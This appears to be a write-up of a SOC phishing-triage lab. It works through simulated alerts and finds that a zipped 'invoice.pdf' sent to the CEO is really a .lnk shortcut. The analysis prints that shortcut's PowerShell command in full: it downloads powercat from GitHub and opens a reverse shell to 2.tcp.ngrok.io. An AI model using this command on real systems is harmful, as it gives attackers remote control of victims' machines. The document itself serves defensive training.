
Analysis: Yani, an IT employee, sent the PowerShell script forceupdate.ps1 to Michelle in Legal, consistent with IT's role in distributing updates, as per company documentation. The attachment was downloaded to the Analyst VM workstation for investigation. A scan using the threat intelligence tool showed the file as clean, with no malicious indicators. The file's SHA-256 hash was checked on VirusTotal, which returned no matches, further supporting its legitimacy.

Michelle received the email with update file 2 times, and did reply to it once, likely to say thank you. Main content is removed for security purposes.

Conclusion: The forceupdate.ps1 file is a legitimate update file from an internal IT user. All three related email alerts are false positives, as the communication and attachment are valid internal operations. Group these alerts together for dismissal.

Main phishing objective

Next alert, prioritize another suspicious attachment alert over other lower ranking alerts.



1007	Suspicious Attachment found in email	Low	Phishing	May 27th 2025 at 15:20


Description: A suspicious attachment was found in the email. Investigate further to determine if it is
datasource: emails
timestamp: 05/27/2025 15:18:48.263
subject: Important: Pending Invioce!
sender: john@hatmakereurope.xyz
recipient: michael.ascot@tryhatme.com
attachment: ImportantInvoice-Febrary.zip
content: The content of this email has been removed in accordance with privacy regulations an information.
direction: inbound

1005	Reply to suspicious email.	Low	Phishing	May 27th 2025 at 15:16
1003	Reply to suspicious email.	Low	Phishing	May 27th 2025 at 15:14

- **Description:** A suspicious attachment was found in the email. Investigate further to determine if it is malicious.
- **datasource:** emails
- **timestamp:** 05/27/2025 15:18:48.263
- **subject:** Important: Pending Invoice!
- **sender:** john@hatmakereurope.xyz
- **recipient:** michael.ascott@tryhatme.com
- **attachment:** ImportantInvoice-Febrary.zip
- **content:** The content of this email has been removed in accordance with privacy regulations and company information.
- **direction:** inbound

Email sent from john@hatmakereurope.xyz to michael.ascott@tryhatme.com was flagged for having a suspicious attachment. The subject seems to contain a pending invoice with a attachment .zip file.

Recipient is the CEO using computer “win-3450” according to company documentation:




Michael Ascot, CEO michael.ascot@tryhatme.com Logged-in host: `win-3450`


Clickbait subject, “Important: pending invoice”” urging CEO to act now and open attachment.

The attachment “ImportantInvoice-Febrary.zip” contains a typo error of the word February.

The senders domain “hatmakereurope.xyz” uses the “.xyz” extension, commonly used by phishers.

Do threat intelligence on sender's domain:





http://hatmakereurope.xyz/
0
/ 97
Community Score
No security vendors flagged this URL as malicious
http://hatmakereurope.xyz/
hatmakereurope.xyz
DETECTION
DETAILS
COMMUNITY
Security vendors' analysis


alphaMountain.ai	Suspicious
Trustwave	Suspicious
Acronis	Clean

The URL analysis from “TryDetectMe” application came up clean, but VirusTotal claims 2 security venders flagged the domain as “Suspicious”.

Do further investigation on the attached file through the Analyst workstation:




The attached file was automatically downloaded to the Analyst workstation for investigation.



Inside the “ImportantInvoice-Febrary.zip” file is a single file, “invoice.pdf”.

The file is actually a .lnk file (shortcut executable) despite being named “.pdf” at the end. This is a common way to phishing campaigns to hide a executable file desguised as a .pdf file.



invioce.pdf Shortcut

invioce.pdf Properties

invioce.pdf

Type of file: Shortcut (.lnk)

Description: invioce.pdf

Location: C:\Users\Administrator\Desktop

Size: 243 bytes (243 bytes)

Size on disk: 0 bytes


Created: Monday, July 8, 2024, 9:09:16 PM

Modified: Today, May 27, 2025, 5:25:13 PM

Accessed: Today, May 27, 2025, 5:25:13 PM

A fake .pdf file, no pdf logo from desktop, it is in fact a .lnk shortcut file (an executable) confirmed through viewing file properties.

We can see the content code of this executable file using the "more" command through powershell:



```
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> cd .\Desktop\
PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          7/8/2024   6:20 PM                attachments
-a----         5/27/2025   5:25 PM            243 invioce.pdf.lnk
-a----        12/11/2024   9:26 PM           2775 TryDetectThis.lnk
-a----         9/15/2018   7:16 AM           2494 Windows PowerShell.lnk


PS C:\Users\Administrator\Desktop> more .\invioce.pdf.lnk
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "IEX(New-Object System.Net.WebClient).DownloadString
('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 1928
2 -e powershell

PS C:\Users\Administrator\Desktop> _
```


C:\Windows\system32\windowspowershell\v1.0\powershell.exe" -c "(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1') | IEX; powercat -c 2.tcp.ngrok.io -p 1928 -e powershell

The file contains a powershell command that opens powershell, types in command that downloads a file from github “powercat.ps1” file. Powercat is a netcat like tool for Windows. According to its github page, it's used for port listening, spawning reverse shells, transfer files and more.

After the download, the command continues “powercat -c 2.tcp.ngrok.io -p 19282 –e powershell” tells the computer to connect a to domain 2.tcp.ngrok.io on port 19282 using powershell. The server at the remote domain “ngrok.io” will listen for incoming connection and establish a reverse shell.

This is typically used for remote access or administration but can also be exploited maliciously to give an attacker control over the system. Since it's connecting to an external server, it could be dangerous if the source is untrusted.

In this case, the “invoice” file for February disguised as a fake .pdf actually spawns a reverse shell to a remote machine. Do threat intel on the file using the “TryDetectThis” application:




File Analysis Complete

ANALYZED - Clean

File Information

Name: invioce.pdf.lnk
Size: 243 Bytes
Type: application/octet-stream
Last Modified: 5/28/2025, 12:16:12 AM

File came up clean from analysis, but we know its function is malicious.



File Analysis Complete

ANALYZED - Clean

File Information

Name	invioce.pdf.lnk
Size	243 Bytes
Type	application/octet-stream
Last Modified	5/28/2025, 12:16:12 AM

Hash Values

MD5

`ed1dc2d678743fcbedf0d743e27d0362`


SHA-1

`1515b10b441acf4e789cc37eaf979bb576157d83`

SHA-256

`50e5bf8361df2442546f21e08b1561273f4ccc610258f622ac1a4b8ebf0a0386`

Copy the SHA-256 hash of the ”invoice.pdf.lnk” file and use VirusTotal to scan file hash to see if the service has any records on the file:



www.virustotal.com/gui/search/50e5bf8361df2442546f21e08b1561273f4ccc610258f622ac1a4b8ebf0a03

50e5bf8361df2442546f21e08b1561273f4ccc610258f622ac1a4b8ebf0a0386

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

We currently don't have any comments


No comments found for your current query. You might try refining your s

Check our documentation to learn about query tips

